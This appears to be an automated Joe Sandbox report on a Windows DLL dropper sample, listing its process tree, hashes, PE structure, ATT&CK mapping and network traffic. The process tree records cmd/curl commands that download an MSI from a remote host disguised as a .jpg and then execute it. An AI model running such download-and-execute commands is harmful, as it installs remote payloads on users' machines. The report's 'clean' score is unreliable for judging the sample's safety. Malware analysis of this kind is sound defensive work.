
**ID:** 756307
**Sample Name:** SecuriteInfo.com.Win64.DropperX-gen.15394.30671.exe
**Cookbook:** default.jbs
**Time:** 00:32:06
**Date:** 30/11/2022
**Version:** 36.0.0 Rainbow Opal

# Table of Contents


# Windows Analysis Report

## SecuriteInfo.com.Win64.DropperX-gen.15394.30671.exe


## Overview

### General Information

| | |
|---|---|
| Sample Name: | SecuriteInfo.com.Win64.DropperX-gen.15394.30671.exe (renamed file extension from exe to dll) |
| Analysis ID: | 756307 |
| MD5: | 977f29431f9233f.. |
| SHA1: | 7999931d13db79. |
| SHA256: | b875add23dbf8b.. |
| Tags: | exe |
| Infos: | |



### Detection





| | |
|---|---|
| Score: | 2 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Sample execution stops while proce…
- Queries the volume information (nam…
- May sleep (evasive loops) to hinder…
- Creates a process in suspended mo…

### Classification



## Process Tree

- **System is w10x64**
- loaddll64.exe (PID: 2232 cmdline: loaddll64.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll" MD5: C676FC0263EDD17D4CE7D644B8F3FCD6)
  - conhost.exe (PID: 6000 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 2868 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll",#1 MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - rundll32.exe (PID: 5104 cmdline: rundll32.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll",#1 MD5: 73C519F050C20580F8A62C849D49215A)
      - cmd.exe (PID: 2964 cmdline: cmd /C curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o %temp%\spclwow78x.msi MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 5284 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - curl.exe (PID: 2772 cmdline: curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o C:\Users\user\AppData\Local\Temp\spclwow78x.msi MD5: BDEBD2FC4927DA00EEA263AF9CF8F7ED)
      - cmd.exe (PID: 1784 cmdline: cmd /C %temp%\spclwow78x.msi MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 4764 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - rundll32.exe (PID: 4580 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll,xlAutoOpen MD5: 73C519F050C20580F8A62C849D49215A)
      - cmd.exe (PID: 3664 cmdline: cmd /C curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o %temp%\spclwow78x.msi MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 5296 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - curl.exe (PID: 1308 cmdline: curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o C:\Users\user\AppData\Local\Temp\spclwow78x.msi MD5: BDEBD2FC4927DA00EEA263AF9CF8F7ED)
      - cmd.exe (PID: 4544 cmdline: cmd /C %temp%\spclwow78x.msi MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 3972 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - rundll32.exe (PID: 5968 cmdline: rundll32.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll",xlAutoOpen MD5: 73C519F050C20580F8A62C849D49215A)
      - cmd.exe (PID: 5908 cmdline: cmd /C curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o %temp%\spclwow78x.msi MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 3712 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - curl.exe (PID: 5260 cmdline: curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o C:\Users\user\AppData\Local\Temp\spclwow78x.msi MD5: BDEBD2FC4927DA00EEA263AF9CF8F7ED)
      - cmd.exe (PID: 5320 cmdline: cmd /C %temp%\spclwow78x.msi MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 1408 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

## Malware Configuration

No configs have been found

## Yara Signatures

No yara matches

## Sigma Signatures

No Sigma rule has matched

## Snort Signatures

No Snort rule has matched


## Joe Sandbox Signatures

There are no malicious signatures, click here to show all signatures.

## Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects | Remote Service Effects | Impact |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | Windows Management Instrumentation | Path Interception | 1 1 Process Injection | 1 Rundll32 | OS Credential Dumping | 1 Security Software Discovery | Remote Services | Data from Local System | Exfiltration Over Other Network Medium | 2 Non-Application Layer Protocol | Eavesdrop on Insecure Network Communication | Remotely Track Device Without Authorization | Modify System Partition |
| Default Accounts | Scheduled Task/Job | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | 1 1 Virtualization/Sandbox Evasion | LSASS Memory | 1 1 Virtualization/Sandbox Evasion | Remote Desktop Protocol | Data from Removable Media | Exfiltration Over Bluetooth | 2 Application Layer Protocol | Exploit SS7 to Redirect Phone Calls/SMS | Remotely Wipe Data Without Authorization | Device Lockout |
| Domain Accounts | At (Linux) | Logon Script (Windows) | Logon Script (Windows) | 1 1 Process Injection | Security Account Manager | 1 1 System Information Discovery | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | 1 Ingress Tool Transfer | Exploit SS7 to Track Device Location | Obtain Device Cloud Backups | Delete Device Data |
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Binary Padding | NTDS | 1 Remote System Discovery | Distributed Component Object Model | Input Capture | Scheduled Transfer | Protocol Impersonation | SIM Card Swap | | Carrier Billing Fraud |

## Behavior Graph




## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.


## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

No Antivirus matches

### Dropped Files

No Antivirus matches

### Unpacked PE Files

No Antivirus matches

### Domains

No Antivirus matches

### URLs

No Antivirus matches

# Domains and IPs

## Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|---|
| anydesk10.hospedagemdesites.ws | 191.252.51.12 | true | false | | high |


## Contacted URLs

| Name | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|
| http://anydesk10.hospedagemdesites.ws/UIServices.jpg | false | | high |

## URLs from Memory and Binaries

| Name | Source | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|
| http://anydesk10.hospedagemdesites.ws/UIServices.jpg8 | curl.exe, 0000000C.00000003.311639977.000213305CF000.00000004.00000020.00020000.00000000.sdmp, curl.exe, 0000000C.00000002.311799465.00000213305D2000.00000004.00000020.00020000.00000000.sdmp | false | | high |
| http://anydesk10.hospedagemdesites.ws/UIServices.jpg-o%temp% | cmd.exe, 00000005.00000002.312230580.000002F48A740000.00000004.00000020.00020000.00000000.sdmp, cmd.exe, 00000006.00000002.312615492.0000025D5B2C0000.00000004.00000020.00020000.00000000.sdmp, cmd.exe, 00000010.00000002.314800313.0000017F1AD40000.00000004.00000020.00020000.00000000.sdmp | false | | high |
| http://anydesk10.hospedagemdesites.ws/UIServices.jpg4 | curl.exe, 0000000C.00000003.311639977.000213305CF000.00000004.00000020.00020000.00000000.sdmp, curl.exe, 0000000C.00000002.311799465.00000213305D2000.00000004.00000020.00020000.00000000.sdmp | false | | high |
| http://anydesk10.hospedagemdesites.ws/UIServices.jpg-oC: | curl.exe, 0000000B.00000002.312202696.0001DCAC560000.00000004.00000020.00020000.00000000.sdmp, curl.exe, 0000000C.00000002.311774782.00000213305C0000.00000004.00000020.00020000.00000000.sdmp, curl.exe, 00000013.00000002.314169873.0000025DD86A0000.00000004.00000020.00020000.00000000.sdmp | false | | high |

## World Map of Contacted IPs



| Public IPs | | | | | | |
|---|---|---|---|---|---|---|
| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
| 191.252.51.12 | anydesk10.hospedagemdesites.ws | Brazil | | 27715 | LocawebServicosdeInternetSABR | false |

# General Information

| | |
|---|---|
| Joe Sandbox Version: | 36.0.0 Rainbow Opal |
| Analysis ID: | 756307 |
| Start date and time: | 2022-11-30 00:32:06 +01:00 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 3m 21s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | SecuriteInfo.com.Win64.DropperX-gen.15394.30671.exe (renamed file extension from exe to dll) |
| Cookbook file name: | default.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Number of analysed new started processes analysed: | 21 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | CLEAN |
| Classification: | clean2.winDLL@35/4@3/1 |
| EGA Information: | Failed |
| HDC Information: | Failed |
| HCA Information: | • Successful, ratio: 100%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Stop behavior analysis, all processes terminated |

## Warnings

- Not all processes where analyzed, report is missing behavior information
- TCP Packets have been reduced to 100

# Simulations

## Behavior and APIs

| Time | Type | Description |
|---|---|---|
| 00:33:01 | API Interceptor | 3x Sleep call for process: rundll32.exe modified |
| 00:33:03 | API Interceptor | 1x Sleep call for process: loaddll64.exe modified |

# Joe Sandbox View / Context

## IPs

No context

### Domains

No context

### ASNs

No context

### JA3 Fingerprints

No context

### Dropped Files

No context

## Created / dropped Files

**C:\Users\user\AppData\Local\Temp\spclwow78x.msi**

| | |
|---|---|
| Process: | C:\Windows\System32\curl.exe |
| File Type: | Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Code page: 1252, Title: Office 16 Click-to-Run Licensing Component - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com 16.0.15726.20202, Subject: Office 16 Click-to-Run Licensing Component - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com, Author: Microsoft Corporation, Keywords: Installer, Template: Intel;1033, Revision Number: {5A98002E-3B20-4BF2-9AFA-74F54CAB6E33}, Create Time/Date: Sat Jul 23 13:01:26 2022, Last Saved Time/Date: Sat Jul 23 13:01:26 2022, Number of Pages: 200, Number of Words: 12, Name of Creating Application: MSI Wrapper (10.0.51.0), Security: 2 |
| Category: | modified |
| Size (bytes): | 2719744 |
| Entropy (8bit): | 7.9576378357321165 |
| Encrypted: | false |
| SSDEEP: | 49152:TpUPWBdidvJXFzhYsAdZYH4YwKw2oHUNgir2MYgoGLcOh0YdMsyRyIQw:TpvBxZtYDWHUNgiazgowjzu1Qw |
| MD5: | 8FF0F8F8BA57670BC5A4BB010BBD4FC3 |
| SHA1: | 2A0EECF5BD6F7B33B8EC4AAB8FE325DDE4068D13 |
| SHA-256: | 3D644640BF3F0CDB52AD3E920960BB42EB355BBBE31B98A02A6E08027EEA977C |
| SHA-512: | 5A46401F7543B61946C6B8840D94286B488E66D057110C19CD1A52944E842E1ABEE24A79368EE0FA1E209076E7EB51491E96E8778628E75ED2D9E7333E87C0E1 |
| Malicious: | false |
| Preview: | .....>.....<br>.....<br>.....<br>..... |

**\Device\ConDrv**

| | |
|---|---|
| Process: | C:\Windows\System32\curl.exe |
| File Type: | ASCII text, with CR, LF line terminators |
| Category: | dropped |
| Size (bytes): | 636 |
| Entropy (8bit): | 3.414381314704777 |
| Encrypted: | false |
| SSDEEP: | 12:Vz6ykymUexb1U9cJN4rVxPMyXx7NUANtigXDs:HkyH+bJnixPMyXxpUACgzs |
| MD5: | E1BD3DE85C02C458F242AE55BC4120E4 |
| SHA1: | BB4D3096DEB407BD27D0FC7210485118D2387022 |
| SHA-256: | 9A41692153E3BF6E26AA5771264B8323F85A18E640F1501DBBC28362B9D6D5DD |
| SHA-512: | B8BA4F9CFDE8182D9A0F3F6E7A0CA3A59A5513191E44B358661D6F82A92B13B37F6B9176315225134F8FE3B4CEF77303167A633A8FFB213FF053615DE023B69E |
| Malicious: | false |
| Preview: | % Total % Received % Xferd Average Speed Time Time Time Current.. Dload Upload Total Spent Left Speed... 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0. 3 2656k 3 88415 0 0 88415 0 0:00:30 0:00:01 0:00:29 80818. 10 2656k 10 274k 0 0 274k 0 0:00:09 0:00:01 0:00:08 144k. 35 2656k 35 930k 0 0 310k 0 0:00:08 0:00:03 0:00:05 305k. 77 2656k 77 2050k 0 0 683k 0 0:00:03 0:00:03 --:--:-- 524k.100 2656k 100 2656k 0 0 664k 0 0:00:04 0:00:04 --:--:-- 584k.. |

# Static File Info

## General

| | |
|---|---|
| File type: | PE32+ executable (DLL) (GUI) x86-64, for MS Windows |
| Entropy (8bit): | 3.0307538143964656 |
| TrID: | • Win64 Dynamic Link Library (generic) (102004/3) 86.43%<br>• Win64 Executable (generic) (12005/4) 10.17%<br>• Generic Win/DOS Executable (2004/3) 1.70%<br>• DOS Executable Generic (2002/1) 1.70%<br>• Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.01% |
| File name: | SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll |
| File size: | 4096 |
| MD5: | 977f29431f9233f22f51b3d27e8abc28 |
| SHA1: | 7999931d13db79b25e8660065fbbe5288dc04d7e |
| SHA256: | b875add23dbf8b2942af53c0610c779c4263dacdf69186a3d4c9c09c3ebebdbe |
| SHA512: | 72330def651641ae479360cab2e258fdc489486e72db1ee1047ce523b20a8e31e6aae172f1ccf3d6515e72d655ca9e35725b34ff44d07760ab707e8dea2acbda |
| SSDEEP: | 48:aMIaP2YiSjVNIl/7zlyaXt8hSx6zcJRu:NaieInFWa |
| TLSH: | 5E81A6B3ABB122F6F27D433A506BCC74716E371861E24B5D8D58E02F1872D5E7801782 |
| File Content Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z...z...z.r.{...z...<br>{...z...s...z...z...z.....z...x...z.Rich..z.....PE..d....f.c....." ..."... |

## File Icon

| | |
|---|---|
| Icon Hash: | 74f0e4ecccdce0e4 |

## Static PE Info

### General

| | |
|---|---|
| Entrypoint: | 0x180000000 |
| Entrypoint Section: | |
| Digitally signed: | false |
| Imagebase: | 0x180000000 |
| Subsystem: | windows gui |
| Image File Characteristics: | EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE, DLL |
| DLL Characteristics: | HIGH_ENTROPY_VA, DYNAMIC_BASE, NX_COMPAT |
| Time Stamp: | 0x638666D4 [Tue Nov 29 20:08:52 2022 UTC] |
| TLS Callbacks: | |
| CLR (.Net) Version: | |
| OS Version Major: | 6 |
| OS Version Minor: | 0 |
| File Version Major: | 6 |
| File Version Minor: | 0 |
| Subsystem Version Major: | 6 |
| Subsystem Version Minor: | 0 |
| Import Hash: | 13e99671da6907109c536ea4afa01e7a |

### Entrypoint Preview

| Instruction |
|---|
| dec ebp |
| pop edx |
| nop |
| add byte ptr [ebx], al |
| add byte ptr [eax], al |
| add byte ptr [eax+eax], al |
| add byte ptr [eax], al |

### Data Directories

| Name | Virtual Address | Virtual Size | Is in Section |
|---|---|---|---|
| IMAGE_DIRECTORY_ENTRY_EXPORT | 0x21c0 | 0x4c | .rdata |

| Name | Virtual Address | Virtual Size | Is in Section |
|---|---|---|---|
| IMAGE_DIRECTORY_ENTRY_IMPORT | 0x220c | 0x28 | .rdata |
| IMAGE_DIRECTORY_ENTRY_RESOURCE | 0x4000 | 0xf8 | .rsrc |
| IMAGE_DIRECTORY_ENTRY_EXCEPTION | 0x3000 | 0x24 | .pdata |
| IMAGE_DIRECTORY_ENTRY_SECURITY | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_BASERELOC | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_DEBUG | 0x2020 | 0x38 | .rdata |
| IMAGE_DIRECTORY_ENTRY_COPYRIGHT | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_GLOBALPTR | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_TLS | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_IAT | 0x2000 | 0x20 | .rdata |
| IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR | 0x0 | 0x0 | |
| IMAGE_DIRECTORY_ENTRY_RESERVED | 0x0 | 0x0 | |

### Sections

| Name | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy | Characteristics |
|---|---|---|---|---|---|---|---|---|
| .text | 0x1000 | 0x266 | 0x400 | False | 0.5078125 | zlib compressed data | 4.3487661880829 | IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ |
| .rdata | 0x2000 | 0x296 | 0x400 | False | 0.349609375 | data | 2.642166996048795 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ |
| .pdata | 0x3000 | 0x24 | 0x200 | False | 0.068359375 | data | 0.3102527413766767 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ |
| .rsrc | 0x4000 | 0xf8 | 0x200 | False | 0.3359375 | data | 2.5119620156497993 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ |

### Resources

| Name | RVA | Size | Type | Language | Country |
|---|---|---|---|---|---|
| RT_MANIFEST | 0x4060 | 0x91 | XML 1.0 document, ASCII text, with CRLF line terminators | English | United States |

### Imports

| DLL | Import |
|---|---|
| KERNEL32.dll | GetProcAddress, FreeLibrary, LoadLibraryA |

### Exports


| Name | Ordinal | Address |
|---|---|---|
| xlAutoOpen | 1 | 0x180001000 |

### Possible Origin

| Language of compilation system | Country where language is spoken | Map |
|---|---|---|
| English | United States |  |

# Network Behavior

## Network Port Distribution




## TCP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Nov 30, 2022 00:33:02.696511030 CET | 49699 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:02.855293036 CET | 49700 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:02.909787893 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:02.909965038 CET | 49699 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:02.910645962 CET | 49699 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.067636013 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.068957090 CET | 49700 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.069293976 CET | 49700 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.123477936 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.129914045 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.129986048 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.130033970 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.130078077 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.130129099 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.130168915 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.130212069 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.130208015 CET | 49699 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.130208969 CET | 49699 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.130254984 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.130269051 CET | 49699 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.130299091 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.130342007 CET | 80 | 49699 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.130352974 CET | 49699 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.130393982 CET | 49699 | 80 | 192.168.2.5 | 191.252.51.12 |
| Nov 30, 2022 00:33:03.281018972 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.281299114 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.281344891 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
| Nov 30, 2022 00:33:03.281388044 CET | 80 | 49700 | 191.252.51.12 | 192.168.2.5 |
